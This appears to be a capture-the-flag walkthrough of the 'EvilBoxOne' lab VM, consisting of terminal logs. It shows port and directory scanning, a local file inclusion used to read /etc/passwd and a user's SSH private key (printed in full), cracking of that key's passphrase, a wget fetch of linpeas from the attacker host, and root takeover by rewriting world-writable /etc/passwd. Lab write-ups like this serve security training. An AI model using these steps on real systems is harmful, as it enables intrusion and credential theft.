




```
❯ cat version -l python -p
# Nmap 7.95 scan initiated Mon Mar 10 12:11:31 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN version 10.0.2.59
Nmap scan report for 10.0.2.59
Host is up (0.00060s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|   256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_  256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:53:B9:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 10 12:11:38 2025 -- 1 IP address (1 host up) scanned in 7.04 seconds
```




10.0.2.59/robots.txt


```
Hello H4x0r
```




```
❯ dirb http://10.0.2.59

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 10 12:13:23 2025
URL_BASE: http://10.0.2.59/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.59/ ----
+ http://10.0.2.59/index.html (CODE:200|SIZE:10701)
+ http://10.0.2.59/robots.txt (CODE:200|SIZE:12)
==> DIRECTORY: http://10.0.2.59/secret/
+ http://10.0.2.59/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.59/secret/ ----
+ http://10.0.2.59/secret/index.html (CODE:200|SIZE:4)
```




```
❯ gobuster dir -u http://10.0.2.59/secret -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html,js
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.59/secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/index.html           (Status: 200) [Size: 4]
/evil.php             (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
```



10.0.2.59/secret/evil.php?file=../../../../../../../../etc/passwd




```
❯ ffuf -u "http://10.0.2.59/secret/evil.php?FUZZ=../../../../../../../../etc/passwd" -w "/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt" -c -r -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.59/secret/evil.php?FUZZ=../../../../../../../../etc/passwd
 :: Wordlist         : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

command                 [Status: 200, Size: 1398, Words: 13, Lines: 27, Duration: 3ms]
:: Progress: [87664/87664] :: Job [1/1] :: 3703 req/sec :: Duration: [0:00:23] :: Errors: 0 ::
```




view-source:http://10.0.2.59/secret/evil.php?command=../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```




view-source:http://10.0.2.59/secret/evil.php?command=../../../../../../../../home/mowree/.ssh/id_rsa


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
```




```
❯ nano id_rsa
❯ cat id_rsa -p
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E

uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
❯ chmod 600 id_rsa
❯ ll
.rw------- kali kali 1.7 KB Mon Mar 10 13:06:59 2025 id_rsa
```




```
❯ ssh -i id_rsa mowree@10.0.2.59
Enter passphrase for key 'id_rsa':
```




```
❯ ssh2john id_rsa > hash
❯ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt
[sudo] contraseña para kali:
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2025-03-10 13:13) 33.33g/s 41600p/s 41600c/s 41600C/s ramona..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




```
❯ ssh -i id_rsa mowree@10.0.2.59
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ 
```




```
mowree@EvilBoxOne:~$ wget http://10.0.2.15/linpeas.sh
--2025-03-10 13:21:26--  http://10.0.2.15/linpeas.sh
Conectando con 10.0.2.15:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 840082 (820K) [text/x-sh]
Grabando a: “linpeas.sh”

linpeas.sh                                   100%[============

2025-03-10 13:21:26 (38,0 MB/s) - “linpeas.sh” guardado [840082

mowree@EvilBoxOne:~$ chmod +x linpeas.sh
mowree@EvilBoxOne:~$ ls -la
total 856
drwxr-xr-x 4 mowree mowree   4096 mar 10 13:21 .
drwxr-xr-x 3 root   root     4096 ago 16  2021 ..
lrwxrwxrwx 1 root   root        9 ago 16  2021 .bash_history ->
-rwxr-xr-x 1 mowree mowree    220 ago 16  2021 .bash_logout
-rwxr-xr-x 1 mowree mowree   3526 ago 16  2021 .bashrc
-rwxr-xr-x 1 mowree mowree 840082 feb 22 16:43 linpeas.sh
drwxr-xr-x 3 mowree mowree   4096 ago 16  2021 .local
-rwxr-xr-x 1 mowree mowree    807 ago 16  2021 .profile
drwxr-xr-x 2 mowree mowree   4096 ago 16  2021 .ssh
-r-------- 1 mowree mowree     31 ago 16  2021 user.txt
```




```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/etc/passwd
```




```
mowree@EvilBoxOne:~$ ls -la /etc/passwd
-rw-rw-rw- 1 root root 1398 ago 16  2021 /etc/passwd
```



```
mowree@EvilBoxOne:~$ openssl passwd -6 pass123
$6$KCJ4WalZo7paggUB$RPjsDGAPQYtREjFhvUjXBo6uxNcfdoFAugI2PE62qp4isu0WC7Ii/EjpFfTrN7KLvUkiMy2wtom3h3zmWzwWm0
```



```
  GNU nano 3.2                                                    /etc/passwd

root:$6$KCJ4WalZo7paggUB$RPjsDGAPQYtREjFhvUjXBo6uxNcfdoFAugI2PE62qp4isu0WC7Ii/EjpFfTrN7KLvUkiMy2wtom3h3zmWzwWm0:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```



```
mowree@EvilBoxOne:~$ su root
Contraseña:
root@EvilBoxOne:/home/mowree# whoami
root
root@EvilBoxOne:/home/mowree# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:/home/mowree# cat /root/root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
root@EvilBoxOne:/home/mowree# pass de root: pass123
```